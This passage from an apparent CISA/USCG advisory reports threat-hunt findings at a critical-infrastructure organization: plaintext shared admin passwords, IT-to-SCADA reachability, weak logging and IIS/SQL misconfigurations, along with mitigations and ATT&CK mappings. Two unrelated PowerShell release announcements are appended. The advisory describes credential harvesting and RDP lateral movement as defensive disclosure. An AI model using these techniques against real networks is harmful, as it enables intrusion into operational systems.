Potential Impact: The storage of local admin credentials in plaintext scripts across numerous hosts increases the risk of widespread unauthorized access, and the usage of non-unique passwords facilitates lateral movement throughout the network. Malicious actors with access to workstations with either of these batch scripts could obtain the passwords for these local admin accounts by searching the filesystem for strings like net user /add, identifying scripts containing usernames and passwords [T1552.001], and accessing these accounts to move laterally.

For example, during a controlled security validation exercise (with explicit permission from the customer), CISA used the credentials found in one of the scripts to log into its associated admin account locally on a workstation [T1078.003], and then establish a Remote Desktop Protocol (RDP) connection to another workstation [T1021.001]. This demonstrated that the credentials allowed local login to an admin account and enabled lateral movement to any workstation with the account. While using this account, the user had local admin privileges on many workstations. Upon initiating the RDP session, the system issued out a notification that another user was currently logged in and that continuing the session would disconnect the existing user, confirming that the account can be accessed remotely via RDP.

The uniform use of local admin accounts with identical, non-expiring passwords across numerous hosts, coupled with the storage of these credentials in plaintext within accessible scripts, elevates the risk of unauthorized access and lateral movement throughout the network.

With local admin access, malicious cyber actors can:

  • Modify existing accounts or create new accounts [T1098], potentially escalating privileges or maintaining persistent access.
  • Install malicious browser extensions on compromised systems [T1112].
  • Communicate with compromised systems using standard application layer protocols [T1071], which may bypass certain security monitoring tools.
  • Modify local policies to escalate privileges or disable security features [T1484].
  • Alter system configurations or install software that executes at startup [T1547], ensuring continued access and persistence.
  • Hijack the execution flow of applications to inject malicious code [T1574].

The widespread distribution of plaintext credentials and the use of identical passwords across hosts increases the risk of unauthorized access throughout the network. This vulnerability heightens the potential for attackers to conduct unauthorized activities, which may impact the confidentiality, integrity, and availability of the organization’s assets.

Note: This finding was associated with workstations only; servers and other devices were not affected.

Insufficient Network Segmentation Configuration Between IT and Operational Technology Environments

Details: While assessing interconnectivity between the customer’s IT and operational technology (OT) environments, CISA identified that the OT environment was not properly configured. Specifically, standard user accounts could directly access the supervisory control and data acquisition (SCADA) virtual local area network (VLAN) directly from IT hosts.

First, CISA determined it was possible to establish a connection via port 21 from a user workstation in the IT network to a system within the SCADA VLAN. The test established that a network path was available, the remote host was reachable, the port was open and listening for connections, and that the port was directly accessible between the IT and SCADA VLANs, with misconfigured network-level restrictions—for example, firewalls or access control lists (ACLs)—blocking the Transmission Control Protocol (TCP) connection on the port. This test was conducted using a standard user account on a regular IT workstation without administrative privileges [T1078].

Second, CISA discovered that the customer did not have sufficient secured bastion hosts dedicated for accessing SCADA and heating, ventilation, and air conditioning (HVAC) systems. A bastion host­—sometimes referred to as a jump box or jump server—is a specialized, highly secured system (often a server or dedicated workstation) that serves as the sole access point between a network segment (such as an internal IT network) and a protected internal network (like an OT or ICS environment). By inspecting and filtering all inbound and outbound traffic, a bastion host is designed to prevent unauthorized access and lateral movement, ensuring that only authenticated and authorized users can interact with internal systems. Though several hosts were designated as bastion hosts for remote access to SCADA and HVAC systems, they lacked the enhanced security configuration, dedicated monitoring, and specialized scrutiny expected of bastion hosts.

Potential Impact: Insufficient OT network segmentation configuration, network access control (NAC), and the ability of a non-privileged user within the IT network to use their credentials to access the critical SCADA VLAN [T1078] presents a security and safety risk. Given that SCADA and HVAC systems control physical processes, compromises of these systems can have real-world consequences, including risks to personnel safety, infrastructure integrity, and equipment functionality.

Malicious actors could further exploit potentially unsecured workstations with access to OT systems, and insufficient network segmentation configuration between IT and OT systems, in the following ways:

  • Use RDP or Secure Shell (SSH) protocols to move laterally from compromised IT workstations to OT systems [T1021.001] [T1021.004].
  • Execute commands and scripts using scripting languages like PowerShell to attack OT systems [T1059].
  • Map network connections to identify paths to OT systems [T1049].
  • Gather information about network configurations to plan attacks on OT systems [T1016].

By exploiting these weaknesses, attackers can potentially gain unauthorized access to critical OT systems, manipulate physical processes, disrupt operations, and cause harm.

Insufficient Log Retention and Implementation

Details: CISA was unable to hunt for every MITRE ATT&CK® procedure in the scoped hunt plan partly because the organization’s event logging system was insufficient for this analysis. For example, Windows event logs from workstations were not being forwarded to the organization’s security information event management (SIEM), verbose command line auditing was not enabled (meaning command line arguments were not being captured in Event ID 4688), logging in the SIEM was not as comprehensive as required for the analysis, and log retention did not allow for a thorough analysis of historical activity.

Potential Impact: The absence of comprehensive and detailed logs, along with a lack of an established baseline for normal network behavior, prevented CISA from performing thorough behavior and anomaly-based detection. This limitation hindered the ability to hunt for certain TTPs, such as living-off-the-land techniques, the use of valid accounts [T1078], and other TTPs used by sophisticated threat actors. Such techniques often do not produce discrete indicators of compromise or trigger alerts from antivirus software, intrusion detection systems (IDS), or endpoint detection and response (EDR) solutions. Further, the lack of workstation logs in the organization’s SIEM meant CISA could not analyze authentication events to identify anomalous activities, such as unauthorized access using local administrator credentials. This gap exposes networks to undetected lateral movement and unauthorized access.

Insufficient logging can prevent the detection of malicious activity by hindering investigations, which makes detection of threat actors more challenging and leaves the network susceptible to undetected threats.

Additional Findings

Misconfigured sslFlags on a Production Server

Details: CISA used PowerShell to examine the ApplicationHost.config file[1]—a central configuration file for Internet Information Services (IIS) that governs the behavior of the web server and its applications and websites—on a production IIS server. CISA observed an HTTPS binding configured with sslFlags==“0”, which keeps IIS in its legacy “one-certificate-per-IP” mode. This mode disables modern certificate-management features, and because mutual Transport Layer Security (TLS) (client-certificate authentication) must be enabled separately in “SSL Settings” or by adding <access sslFlags=“Ssl, SslRequireCert” />, the binding leaves the client-certificate enforcement off by default, allowing any TLS client to complete the handshake anonymously. Moreover, sslFlags does not control protocol or cipher selection, so outdated protocols or weak cipher suites (e.g., SSL 3.0, TLS 1.0/1.1) may still be accepted unless Secure Channel (Schannel)[2] has been explicitly hardened.

Potential Impact: The misconfigured sslFlags could enable threat actors to attempt an adversary-in-the-middle attack [T1557] to intercept credentials and data transmitted between clients and the IIS server. Malicious actors could also exploit vulnerabilities in older Secure Sockets Layer (SSL)/TLS protocols, as well as weak cipher suites, increasing the risk for protocol downgrade attacks in which an attacker forces the server and client to negotiate the use of weaker encryption standards [T1562.010]. This compromises the confidentiality and integrity of data transmitted over this channel. Furthermore, the absence of client certificate enforcement meant the server did not validate the identity of the connecting clients beyond the basic SSL/TLS handshake. This deficiency exposed the server to risks where unauthorized or malicious clients could impersonate legitimate users, potentially gaining access to sensitive resources without proper verification.

Misconfigured Structured Query Language Connections on a Production Server

Details: CISA reviewed machine.config file on a production server and identified that it was configured with a centralized database connection string, LocalSqlServer, for both profile and role providers. This configuration implies that, unless overridden in each application’s web.config files, every ASP.NET site on the server connects to the same Structured Query Language (SQL) Express or aspnetdb database and shares the same credentials context.

Additionally, CISA identified that the machine.config file set the minRequiredPasswordLength to be less than 15 characters, which is CISA’s recommended password length.

Potential Impact: Using a centralized database approach increases risk, as a single breach or misconfiguration in this central SQL database server can compromise all applications dependent on the server. This creates a single point of failure and could be exploited by attackers aiming to gain broad access to the system.

Additionally, setting the minimum password length to any password under 15 characters is more vulnerable to various forms of brute-force attacks, such as password guessing [T1110.001], cracking [T1110.002], spraying [T1110.003], and credential stuffing [T1110.004]. If a threat actor successfully cracked these weak passwords, they could gain unauthorized access to user or application accounts and leverage vulnerabilities within applications to further escalate privileges, potentially leading to unauthorized access to the backend SQL Server databases. This could result in data breaches, data manipulation, or a loss of database integrity.

Mitigations

CISA and USCG recommend that critical infrastructure organizations implement the mitigations below to improve their organization’s cybersecurity posture. Recommendations to reduce cyber risk are listed for each of CISA’s findings during this engagement and are ordered starting from the highest to lowest importance for organizations to implement. CISA and USCG also include general practices to strengthen cybersecurity for OT environments that are not tied to specific findings.

These mitigations align with the Cross-Sector Cybersecurity Performance Goals jointly developed by CISA and the National Institute for Standards and Technology (NIST). The Cybersecurity Performance Goals (CPGs) provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful TTPs. Visit CISA’s CPGs webpage for more information.

Many of these mitigations also align with recommendations made by CGCYBER in their 2024 CTIME report. The report provides relevant information and lessons learned about cybersecurity risks gathered through operations similar to this threat hunt engagement, and best practices to mitigate these risks. Please see the 2024 CTIME report for additional recommendations for critical infrastructure organizations to implement to harden their environments against malicious activity.

Implement Unique Credentials and Access Control Measures for Administrator Accounts

  • Provision unique and complex credentials for local administrator accounts [CPG 2.C] on all systems. Do not use shared or identical administrative credentials across systems. Ensure service accounts/machine accounts have passwords unique from all member user accounts.
    • For example, organizations can deploy Microsoft LAPS (see Microsoft Learn’s Windows LAPS Overview for more information) to ensure each machine has a unique, complex local administrator password; passwords are rotated automatically within Microsoft Active Directory, reducing the window of vulnerability; and that password retrieval is limited to authorized personnel only.
  • Require phishing-resistant multifactor authentication (MFA) [CPG 2.H] in addition to unique passwords for all administrative access, including local- and domain-level administrator accounts, RDP sessions, and VPN connections.
  • Use privileged access workstations (PAWs) dedicated solely for administrative tasks and isolate them from the internet and general network to reduce exposure to threats and lateral movement.
    • Harden PAWs by applying CIS Benchmarks: limit software to essential administrative functions, disable unnecessary services and ports, and ensure regular updates and patches.
    • Enforce strict access controls to restrict PAW access to authorized administrators only.
  • Conduct continuous auditing of privileged accounts by regularly collecting and analyzing logs of administrative activities, such as login attempts, command executions, and configuration changes [CPG 2.T].
    • Configure automated alerts for anomalous behaviors, including logins outside standard hours, access from unauthorized locations, and repeated failed logins.
    • Periodically review all administrator accounts to confirm the necessity and appropriateness of access levels; align these auditing practices with NIST SP 800-53 Rev. 5 Controls AU-2 (Auditable Events) and AU-12 (Audit Record Generation).
  • Apply the principle of least privilege by limiting administrative privileges to the minimum required for users to perform their roles [CPG 2.E].
    • Create individual administrative accounts with unique credentials and role-specific permissions and disable or rename built-in local administrator accounts to reduce common attack vectors.
    • Avoid using shared administrator accounts to improve accountability and auditability, and ensure administrators use standard accounts for non-administrative tasks to minimize credential exposure.
    • Implement Role-Based Access Control (RBAC) to assign permissions based on job functions, as aligned with NIST SP 800-53 Rev. 5 Control AC-5 (Separation of Duties).
  • Identify and remove unauthorized or unnecessary local administrator accounts, maintain oversight by documenting and tracking all authorized accounts, and enforce strict account management policies by restricting account creation privileges and implementing approval workflows for new administrator accounts.

Securely Store and Manage Credentials

  • Purge credentials from the System Center Configuration Manager (SCCM). Review SCCM packages, task sequences, and scripts to ensure that no plaintext credentials are embedded, and update or remove any configurations that deploy scripts with plaintext credentials.
  • Do not store plaintext credentials in scripts. Instead, store credentials in a secure manner, such as with a credential/password manager or vault, or other privileged account management solution [CPG 2.L].
  • Use encrypted communication. If scripts must retrieve credentials at runtime, use encrypted channels and protocols (e.g., TLS 1.3) to communicate with secure credential stores. Ensure that credentials are not written to disk or exposed in logs.
  • Use unique local administrator passwords, such as by deploying Microsoft LAPS. Set appropriate permissions on Active Directory attributes used by LAPS (ms-MCS-AdmPwd and ms-MCS-AdmPwdExpirationTime) per Microsoft’s security recommendations.

Establish Network Segmentation Between IT and OT Environments

  • Assess the existing network architecture to ensure effective segmentation between the IT and OT networks [CPG 2.F]—this process should evaluate both logical and physical segmentation, ensuring clear boundaries between IT and OT assets.
    • Use NIST SP 800-82 Rev. 3 (Guide to OT Security) and International Electrotechnical Commission (IEC) 62443 standards as guides for network segmentation best practices.
    • Network segmentation is essential for containing breaches within isolated segments and preventing them from spreading across networks. Depending on your environment, consider implementing the following segmentation:
      • Implement VLAN segmentation with inter-VLAN access controls.
      • Create separate VLANs for IT and OT systems, specifically isolating OT components such as SCADA systems from IT network VLANs.
      • Configure inter-VLAN access controls, including Layer 3 ACLs, to restrict traffic between IT and SCADA VLANs.
      • Deploy firewalls with application-layer filtering capabilities to monitor and control data flow between the VLANs, ensuring that only authorized protocols and devices can communicate across segments.
  • Implement a demilitarized zone (DMZ) between IT and OT environments to provide an additional security layer.
    • Position firewalls at both the IT-DMZ and OT-DMZ boundaries to filter traffic and enforce strict communication policies.
    • Configure the DMZ to act as an intermediary, with only essential communications permitted between IT and OT networks.
    • Ensure the DMZ hosts shared services (e.g., bastion hosts, jump servers, or data historians) that require limited interaction with both environments, with access controls and monitoring in place.
  • Consider a full network re-architecture if current segmentation methods cannot effectively separate IT and OT networks.
    • Collaborate with cybersecurity and network experts to design an architecture that meets ICS-specific security requirements—this redesign may involve transitioning to a micro-segmented or zero trust architecture, which includes strict identity verification for all users and devices attempting to access OT assets.[3]
  • Implement unidirectional gateways (data diodes) where appropriate to prevent bidirectional communication.
  • Keep network diagrams, configuration files, and asset inventories up to date.
  • Regularly test segmentation controls to validate their effectiveness in restricting unauthorized access by conducting penetration testing and security assessments.
    • Include simulated breach scenarios to confirm that segmentation contains threats within isolated zones.
    • Ensure compliance with NIST SP 800-53 Rev. 5 Control AC-4 (Information Flow Enforcement) to align segmentation measures with best practices for controlled information flow.

Prevent Unauthorized Access via Port 21

  • Disable File Transfer Protocol (FTP) services on SCADA devices and servers if they are not required. Replace FTP with secure alternatives, such as SSH FTP (SFTP) or FTP over TLS/SSL (FTPS).
  • Block inbound and outbound FTP traffic on port 21 using firewalls and ACLs.
    • Implement restrictive ACL policies at network boundaries to control FTP access across all network layers.
    • As outlined in CIS Control 9.2 (Limit Unnecessary Ports, Protocols, and Services), close any unused ports to strengthen network defenses.
  • Implement IDS/Intrusion Prevention System (IPS) technologies to monitor traffic between the IT network and SCADA VLAN, use signature and anomaly detection, and integrate IDS/IPS with a SIEM system for centralized monitoring.
  • Enhance authentication and encryption mechanisms. Require MFA for SCADA access, use secure remote access technologies when necessary, securely encrypt communications (using protocols such as TLS 1.2 or higher, preferably TLS 1.3), and establish VPN tunnels to communicate between IT networks and SCADA systems.
  • Perform network traffic filtering and deep packet inspection.
    • Use SCADA-aware firewalls capable of understanding SCADA protocols and inspecting and filtering traffic at the application layer.
    • Only allowlist authorized protocols and command structures to SCADA operations. Use one-way communication devices to prevent data from flowing back into the SCADA network.

Establish Secure Bastion Hosts for OT Network Access

  • Ensure bastion hosts are dedicated secure access points exclusively used to access the OT network and deployed as exclusive management gateways for all devices within a network.
    • Make bastion hosts the single access points for conducting all administrative tasks, system management, and configuration changes; this centralizes access control and ensures any interaction with the OT system passes through a rigorously monitored and secure environment, minimizing the potential for unauthorized access.
  • Do not allow staff to use bastion hosts as regular workstations.
    • Provide staff with separate workstations for accessing email, internet browsing, etc., on the IT network.
    • Establish and enforce policies that prohibit non-administrative activities on bastion hosts, ensuring they remain dedicated to OT network access.
  • Regularly audit and monitor bastion hosts to maintain security integrity, prevent unauthorized use, and quickly address any vulnerabilities or policy non-compliance.
  • Configure comprehensive logging of all activities on bastion hosts, including authentication attempts, command executions, configuration changes, and file transfers. Aggregate logs into a SIEM.
  • Isolate bastion hosts from the IT network; bastion hosts should reside in a separate security zone with restricted communication pathways (see CISA’s infographic on Layering Network Security Through Segmentation).
    • Deploy bastion hosts in a DMZ, imposing physical and logical isolation from other networks.
    • Configure firewalls between the IT network, bastion hosts, and the OT network, enforcing strict access control policies to allow only necessary traffic.
  • Ensure secure configuration and hardening of bastion hosts: Comply with NIST SP 800-123 and CIS Benchmarks and CNSSI 4009-2015, remove nonessential applications and services to reduce the attack surface, configure system settings to be secure, conduct effective patch management, enforce the principle of least functionality, and disable unused ports and protocols.
  • Implement access control policies: remove any access permissions to the OT network from IT workstations and ensure only bastion hosts have access to the OT network.
    • Implement NAC solutions to enforce policy-driven access control decisions based on device compliance and user authentication to provide dynamic access control and real-time visibility into the devices on the network.
  • Equip each bastion host with robust authentication mechanisms, including phishing resistant MFA [CPG 2.H], to verify the identity of users accessing the network.
    • Align with AAL3 as defined in NIST SP 800-63B. AAL3 requires hardware-based authenticators and proof of possession of cryptographic keys through secure authentication protocols.
  • Implement stringent access controls that restrict access to authorized personnel only using RBAC principles, ensuring that personnel can only access information and perform tasks pertinent to their roles and duties. This reduces the risk of internal threats or lateral movement and prevents unauthorized access.
  • Securely configure remote access tools, including by using secure protocols and disabling remote access tools on IT workstations to the OT network, enforcing that all remote access occurs through bastion hosts.
    • Disable insecure protocols like Telnet and unencrypted VNC to prevent interception and unauthorized access.
    • Log all remote access sessions and monitor for unauthorized or anomalous activities.

Implement Comprehensive Logging, Log Retention, and Analysis

  • Implement comprehensive and verbose (i.e., detailed) logging across all systems, including workstations, servers, network devices, and security appliances [CPG 2.T].
    • Enable logging of critical events such as authentication attempts, command-line executions with command arguments (Event ID 4688), and network connections.
  • Aggregate logs in an out-of-band, centralized location [CPG 2.U] where adversaries cannot tamper with them, such as a dedicated SIEM, in order to facilitate behavior analytics, anomaly detection, and proactive threat hunting [CPG 2.T, 2.U]. For more information on behavior- and anomaly-based detection techniques, see joint guidance Identifying and Mitigating Living off the Land.
  • Ensure comprehensive logging on bastion hosts for all activities. Capture detailed records of login attempts [CPG 2.G], commands executed (with command arguments enabled), configurations changed, and files transferred.
  • Continuously monitor logs for early detection of anomalous activities. Configure the SIEM to generate automatic alerts for suspicious activity and implement behavior analysis techniques to detect anomalies.
  • Securely store log backups and use tamper resistant storage [CPG 2.U] to prevent a threat actor from altering or purging logs to conceal malicious activity.

For additional guidance on logging, see joint guidance Best Practices for Event Logging and Threat Detection.

Securely Configure HTTPS Bindings and LocalSqlServer Connection String

  • Enforce both client certificate verification and secure renegotiation in IIS by configuring the sslFlags setting to “3” in the ApplicationHost.config file. Setting sslFlags=“3” requires clients to present valid X.509 certificates for authentication and implements the TLS Renegotiation Indication Extension (RFC 5746). To implement this, perform the following steps:
    • Locate the <binding> element for the HTTPS site within ApplicationHost.config.
    • Set the sslFlags attribute to “3”: <binding protocol=“https” bindingInformation=“*:443:” sslFlags=“3” />.
    • Restart IIS to apply the changes: iisreset.
  • Restrict the server to use only secure and up-to-date SSL/TLS protocols and cipher suites.
    • Disable deprecated protocols like SSL 2.0, SSL 3.0, TLS 1.0, and TLS 1.1 to prevent protocol downgrade attacks that compromise the confidentiality and integrity of data.
  • Override the global settings in machine.config by modifying each application’s web.config file to define its own connection strings and providers. This isolates applications at the database level and allows for tailored security configurations for each application.
  • Create dedicated SQL Server database accounts for each application with permissions limited to necessary operations (e.g., SELECT, INSERT, UPDATE), and avoid granting excessive privileges.
    • Do not assign roles like db_owner or sysadmin to application accounts. This reduces the risk of privilege escalation and enhances accountability through segregated access logs.
  • Use machine.config only for configurations that must be applied globally across all applications on the server.
    • Audit the machine.config file to ensure no application-specific settings are present.

Enforce Strong Password Policies

  • Implement a system-enforced policy that requires a minimum password length of 15 or more characters for all password-protected IT assets and all OT assets, when technically feasible [CPG 2.B].
    • Consider leveraging passphrases and password managers to make it easier for users to maintain sufficiently long passwords.
  • In instances where minimum password lengths are not technically feasible, apply and record compensating controls, such as rate-limiting login attempts, account lockout thresholds, and strong network segmentation. Prioritize these systems for upgrade or replacement.
  • Implement MFA [CPG 2.H] in addition to strong passwords (i.e., passwords 15 characters or longer).

Additional Mitigation Recommendations to Strengthen Cybersecurity

CISA and USCG recommend critical infrastructure organizations implement the following additional mitigations (not tied to specific findings from the engagement) to improve the cybersecurity of their IT and OT environments:

  • Secure RDP from the IT to OT environments by deploying dedicated VPNs for all remote interactions with the OT network. Using RDP without strong authentication practices can lead to credential theft. Additionally, RDP does not inherently segregate or closely monitor user sessions, which can allow a compromised session to affect other parts of the network.
    • Deploy VPNs with strong encryption protocols such as SSL/TLS or Internet Protocol Security (IPsec) [CPG 2.K] to safeguard data integrity and confidentiality; use MFA [CPG 2.H] at all VPN access points to ensure only authorized personnel can gain access.
    • Configure VPN gateways to perform rigorous security checks and manage traffic destined for the OT network, ensuring comprehensive validation of all communications through pre-defined security policies.
      • VPN gateways should function as the primary enforcement points for access controls, scrutinizing every data packet to detect and block unauthorized access attempts.
    • Align the VPN traffic monitoring with the DMZ’s capabilities to regulate and inspect the data flow between IT and OT environments.
    • As part of the broader network architecture review, ensure the VPN infrastructure is correctly segmented from other network resources [CPG 2.F] to prevent any spillover effects from the IT environment to the OT network, containing potential breaches within isolated network zones.
    • Within the VPN configuration, enforce strict routing rules that require all remote access requests to pass through the DMZ and be authenticated by bastion hosts. This minimizes the risk of unauthorized access and ensures that all remote interactions with the OT network are monitored and controlled.
  • If wireless technology is employed within the OT environment, implement Wi-fi Protected Access 3 (WPA3)-Enterprise encryption with strong authentication protocols like Extensible Authentication Protocol (EAP)-TLS to ensure data confidentiality and integrity.
    • Deploy and continuously monitor Wireless Intrusion Prevention Systems (WIPS) to detect, prevent, and respond to unauthorized access attempts and anomalous activities within the wireless network infrastructure.
    • Disable unnecessary features like Service Set Identifier (SSID) broadcasting and peer-to-peer networking, enable Media Access Control (MAC) filtering as an additional layer, and keep wireless firmware updated.

Validate Security Controls

In addition to applying mitigations, CISA and USCG recommend exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. CISA and USCG recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (see Table 1 to Table 9).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program—including people, processes, and technologies—based on the data generated by this process.

CISA and USCG recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Contact Information

Critical infrastructure organizations are encouraged to report suspicious or criminal activity related to information in this advisory to:

Additional Resources

For more information on improving cyber hygiene for critical infrastructure IT and OT environments, please see the following additional resources authored by CISA, CGCYBER, and international partners:

Disclaimer

The information in this report is being provided “as is” for informational purposes only. CISA and USCG do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA and USCG.

Version History

July 31, 2025: Initial version.

Appendix: MITRE ATT&CK Tactics and Techniques

See Table 1 to Table 9 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 1: Initial Access
Technique Title ID Use
Valid Accounts T1078 Malicious actors could use access to valid accounts for access to IT and OT networks.
Valid Accounts: Local Accounts T1078.003 Threat actors could use credentials obtained for local administrator accounts to gain administrator access to workstations or services that use the account.
Account Manipulation T1098 Malicious actors could modify existing accounts or create new accounts to maintain access or escalate privileges. 
Table 2: Execution
Technique Title ID Use
Command and Scripting Interpreter  T1059 Malicious actors could use script interpreters like PowerShell to execute commands and scripts. 
Table 3: Persistence
Technique Title ID Use
Boot or Autostart Execution T1547 Malicious actors could configure autostart execution paths to ensure persistence.
Hijack Execution Flow T1574 Malicious actors could hijack the execution flow of applications and inject malicious code.
Table 4: Privilege Escalation
Technique Title ID Use
Domain or Tenant Policy Modification T1484 Malicious actors could modify domain policies to escalate privileges or evade defenses.
Table 5: Defense Evasion
Technique Title ID Use
Modify Registry T1112 Malicious actors could install malicious browser extensions on compromised systems.
Impair Defenses: Downgrade Attack T1562.010 Malicious actors could exploit vulnerabilities in older systems to force a downgrade to a less secure mode of operation.
Table 6: Credential Access
Technique Title ID Use
Unsecured Credentials: Credentials in Files T1552.001 Malicious actors could search for and exploit credentials stored in unsecured files. 
OS Credential Dumping T1003 Malicious actors could extract credentials from memory or storage from unsecured workstations.
Adversary-in-the-Middle T1557 Malicious actors could position themselves between networked devices to intercept credentials and other data. 
Brute Force: Password Guessing T1110.001 Malicious actors could systematically guess possible passwords.
Brute Force: Password Cracking T1110.002 Malicious actors could recover plaintext credentials after obtaining password hashes or other similar credential material.
Brute Force: Password Spraying T1110.003 Malicious actors could attempt to use a common password against different accounts to try to obtain account access. 
Brute Force: Credential Stuffing T1110.004 Malicious actors could try to use credentials gained from an unrelated account to gain access to a desired account in the victim’s environment. 
Table 7: Discovery
Technique Title ID Use
System Network Connections Discovery T1049 Malicious actors could map network connections to identify paths to OT systems from an unsecured IT workstation with access to the OT network. 
System Network Configuration Discovery T1016 Malicious actors could use an unsecured workstation to discover network configurations.
Table 8: Lateral Movement
Technique Title ID Use
Remote Services: Remote Desktop Protocol T1021.001 Malicious actors could use valid credentials to establish an RDP connection to access a workstation. 
Remote Services: SSH T1021.004 Malicious actors could use valid accounts to establish an SSH connection to a workstation.
Table 9: Command and Control
Technique Title ID Use
Application Layer Protocol T1071 Malicious actors could use application layer protocols to communicate with systems they compromised while blending in with existing network traffic. 

[1] While CISA used PowerShell to review these configuration settings, they can also be identified by running a search in any text editor.
[2] For more information, see Schannel – Microsoft Learn.
[3] Reference the Purdue Model for ICS Security as a guide for layered security zones and assess compliance with IEC 62443 network and system security standards; organizations may use this version of the model developed by Department of Energy (DOE) as a guide: Purdue Model Framework for Industrial Control Systems & Cybersecurity Segmentation.

Announcing Microsoft.PowerShell.PlatyPS 1.0.0

This post was originally published on this site

We’re pleased to announce the general availability (GA) release of
Microsoft.PowerShell.PlatyPS v1.0.0.

PlatyPS is the tool that Microsoft uses to create the PowerShell content you get from Get-Help
and build the content published as PowerShell documentation on Microsoft Learn.

PowerShell help files are stored as Microsoft Assistance Markup Language (MAML), an XML
format. PlatyPS simplifies the authoring process by allowing you to write the help files in
Markdown, then convert to MAML. Markdown is widely used in the software industry,
supported by many editors including Visual Studio Code, and easier to author.

With this release, Microsoft.PowerShell.PlatyPS is the supported tool. This release is a
substantial rewrite with all new cmdlets. platyPS v0.14.2 is no longer supported. We encourage
all users to upgrade to Microsoft.PowerShell.PlatyPS for the latest features, performance
improvements, and ongoing support. If you have scripts that use the older version of platyPS,
you must rewrite them to use the new cmdlets.

Microsoft.PowerShell.PlatyPS includes several improvements:

  • Re-write in C# leveraging markdig for parsing Markdown (the same library used by
    Microsoft Learn to render Markdown)
  • Provides a more accurate description of a PowerShell cmdlet and its parameters and includes
    information that was previously unavailable
  • Creates an object model of the help file that you can manipulate and supports chaining cmdlets for
    complex operations
  • Increased performance – processes 1000s of Markdown files in seconds

Microsoft.PowerShell.PlatyPS runs on:

  • Windows PowerShell 5.1+
  • PowerShell 7+ on Windows, Linux, and macOS

Installing Microsoft.PowerShell.PlatyPS

To begin working with Microsoft.PowerShell.PlatyPS 1.0.0, install the module from PSGallery.

Install-PSResource -Name Microsoft.PowerShell.PlatyPS

Documentation to get started

For this release, the cmdlet reference is available at Microsoft.PowerShell.PlatyPS.
For an example of how to use the new cmdlets, see Example #1 in New-MarkdownCommandHelp.

Call to action

Our goal is to make it easier for you to update and maintain PowerShell help files. We value your
feedback. Stop by our GitHub repository and let us know of any issues you find.

Interested in contributing to the PlatyPS project? We welcome feature ideas and contributions.
Please follow the contribution guidance in the Github Readme.

Jason Helmick

Sr. Product Manager, PowerShell

The post Announcing Microsoft.PowerShell.PlatyPS 1.0.0 appeared first on PowerShell Team.

Announcing Microsoft Desired State Configuration v3.1.0

This post was originally published on this site

We’re pleased to announce the General Availability of Microsoft’s Desired State Configuration (DSC)
version 3.1.0. This release marks a significant milestone in our effort to deliver cloud-native
configuration management for cross-platform environments. DSC is a declarative configuration and
orchestration platform that defines a standard way of exposing settings for applications and
services. DSC v3.1.0 is built on collaboration with key improvements driven by partner requests.
Special thanks to the Windows Package Manager (WinGet) team and the incredible support of the DSC
community.

For additional details about the initial DSC v3.0.0 release, see:

What’s New in DSC v3.1

This release continues our momentum by delivering features and improvements
driven by real world use, partner feedback, and community contributions.

DSC v3.1 includes updates and fixes across the platform. Here are some of the
most important improvements:

WinGet and partner-driven enhancements

  • Core infrastructure updates to enable DSC-based management in WinGet scenarios.
  • Extended resource invocation APIs, allowing for richer integration by external tools.
  • Increased flexibility for configuration refresh and reporting, driven by partner needs.

Resource authoring improvements

  • Improved handling and validation for resource schema files, with clearer error messages.
  • Fixed issues with module loading and path resolution that impacted PSDSC resources.
  • More robust handling of resources with required and optional properties.

Cross-Platform reliability and bug fixes

  • Fixed several Linux-specific issues in resource execution, state detection, and error
    reporting.
  • Improved Windows compatibility, particularly for recent versions and in mixed-OS
    environments.
  • Addressed inconsistencies in the application of ensure properties and desired state
    evaluation.

Performance and quality

  • Optimized configuration drift detection, resulting in faster and more reliable test
    operations.
  • Reduced occurrence of configuration runs left in an indeterminate or failed state.
  • Improved error handling for edge cases in set, test, and get operations.

Diagnostics and usability

  • Expanded logging and diagnostics, making it easier to trace resource behavior and
    configuration activity.
  • Improved the clarity and usefulness of error and warning messages across platforms.
  • More consistent reporting of operation outcomes in both interactive and automated
    scenarios.

For a full list of changes, see the DSC v3.1 changelog

Installing DSC

To get started, follow these steps to install DSC on your system:

On Windows, you can install DSC from the Microsoft Store using winget. By installing from the
Store or using winget, you get automatic updates for DSC.

Search for the latest version of DSC:

winget search DesiredStateConfiguration --source msstore
Name                              Id           Version Source
---------------------------------------------------------------
DesiredStateConfiguration         9NVTPZWRC6KQ Unknown msstore
DesiredStateConfiguration-Preview 9PCX3HX4HZ0Z Unknown msstore

Install DSC using the id parameter:

# Install latest stable
winget install --id 9NVTPZWRC6KQ --source msstore
# Install latest preview
winget install --id 9PCX3HX4HZ0Z --source msstore

On Linux and macOS, you can install DSC using the following steps:

  1. Download the latest release from the PowerShell/DSC repository.
  2. Expand the release archive.
  3. Add the folder containing the expanded archive contents to your PATH environment variable.

Support lifecycle

DSC follows semantic versioning.

The first release of DSC version 3.0.0 is a Stable release. DSC version 3.1.0 is the current Stable
release. Patch releases update the third digit of the semantic version number. For example, 3.1.1 is
a patch update to 3.1.0. Stable releases receive patches for critical bugs and security
vulnerabilities for three months after the next Stable release. For example, version 3.1.0 is
supported for three months after 3.2.0 is released.

Always update to the latest patch version of the release you’re using.

Call to action

For more information about Desired State Configuration v3.0 (DSC), see the DSC documentation.
We value your feedback. Stop by our GitHub repository and let us know of any issues you find.

Jason Helmick

Sr. Product Manager, PowerShell

The post Announcing Microsoft Desired State Configuration v3.1.0 appeared first on PowerShell Team.

